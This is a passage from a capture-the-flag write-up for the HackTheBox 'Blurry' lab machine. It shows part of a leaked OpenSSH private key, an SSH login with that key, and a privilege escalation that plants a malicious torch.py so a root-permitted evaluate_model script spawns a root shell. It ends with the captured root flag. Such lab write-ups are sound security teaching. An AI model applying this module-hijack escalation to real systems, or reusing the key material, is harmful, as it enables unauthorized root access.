KiIZiHS42XRg3tg9m6mduFdCXzdOZ3LV/IoN5XT6H+fDbOQdAwAlxJlml76g09y7egvjdW
KwNbdPoncDorsuIT4E6KXVaiN+XZ/DkTwq+Qg7n3Dnm3b4yrMMX30O+qORJypKzY7qpKLV
FYB22DlcyvJu/YafKL+ZLI+MW8X/rEsnlWyUzwxq93T67aQ0Nei8amO6iFzztfXiRsi4Jk
nKVuipAshuXhK1x2udOBuKXcT5ziRfeBZHfSUPyrbUbaoj/aGsg59GlCYPkcYJ1yDgLjIR
bktd7N49s5IccmZUEG2BuXLzQoDdcxDMLC3rxiNGgjA1EXe/3DFoukjGVOYxC0JbwSC1Pb
9m30zrxSJCxW7IOWWWrSgnc8EDpxw+W5SmVHRCrf+8c39rFdV5GLPshaDGWW5m9NzxAAAA
wFsqI1UWg9R9/afLxtLYWlLUrupc/6/YBkf6woRSB76sku839P/HDmtV3VWl70I5XlD+A9
GaNVA3XDTg1h3WLX/3hh8eJ2vszfjG99DEqPnAP0CNcaGJuOsvi8zFs7uUB9XWV8KYJqy2
u4RoOAhAyKyeE6JIsR8veN898bKUpuxPS2z6PElZk+t9/tE1oyewPddhBGR5obIb+UV3tp
Cm1D8B3qaG1WwEQDAPQJ/Zxy+FDtlb1jCVrmmgvCj8Zk1qcQAAAMEA9wFORKr+WgaRZGAu
G9PPaCTsyaJjFnK6HFXGN9x9CD6dToq/Li/rdQYGfMuo7DME3Ha2cda/0S7c8YPMjl73Vb
fvGxyZiIGZXLGw0PWAj58jWyaqCdPCjpIKsYkgtoyOU0DF0RyEOuVgiCJF7n24476pLWPM
n8sZGfbOODToas3ZCcYTSaL6KCxF41GCTGNP1ntD7644vZejaqMjWBBhREU2oSpZNNrRJn
afU7OhUtfvyfhgLl2css7IWd8csgVdAAAAwQDOVncInXv2GYjzQ21YF26imNnSN6sq1C9u
tnZsIB9fAjdNRpSMrbdxyED0QCE7A6NlDMiY90IQr/8x3ZTo56cf6fdwQTXYKY6vISMcCr
GQMojnpTxNNMObDSh3K6O8oM9At6H6qCgyjLLhvoV5HLyrh4TqmBbQCTFlbp0d410AGCa7
GNNR4BXqnM9tk1wLIFwPxKYO6m2flYUF2Ekx7HnrmFISQKravUE1WZjfPjEkTFZb+spHa1
RGR4erBSUqwA0AAAAOamlwcGl0eUBibHVycnkBAgMEBQ==
```

```
-----END OPENSSH PRIVATE KEY-----
```




```
┌──(kali㉿kali)-[~/htb/blurry]
└─$ ssh -i id_rsa jippity@10.10.11.19
Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 17 14:12:21 2024 from 10.10.14.40
jippity@blurry:~$ ls
```

- `sudo -l` to check user’s sudo privileges



```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

- I could run the script `/usr/bin/evaluate_model` with root privileges, the `/models` folder also be run as root with `torch.py` module
- Replace the `torch.py` and execute the modified `evaluate_model.py` script with `demo_model.pth`



```
jippity@blurry:~$ echo 'import os; os.system("bash")' > /models/torch.py
jippity@blurry:~$ sudo /usr/bin/evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
root@blurry:/home/jippity# whoami
root
root@blurry:/home/jippity# ls
automation  clearml.conf  user.txt
root@blurry:/home/jippity# cd ../../
root@blurry:/# cd root
root@blurry:~# ls
datasets  root.txt
root@blurry:~# cat root.txt
82d0f4614712f3e75f02f927e4366b1a
root@blurry:~# 
```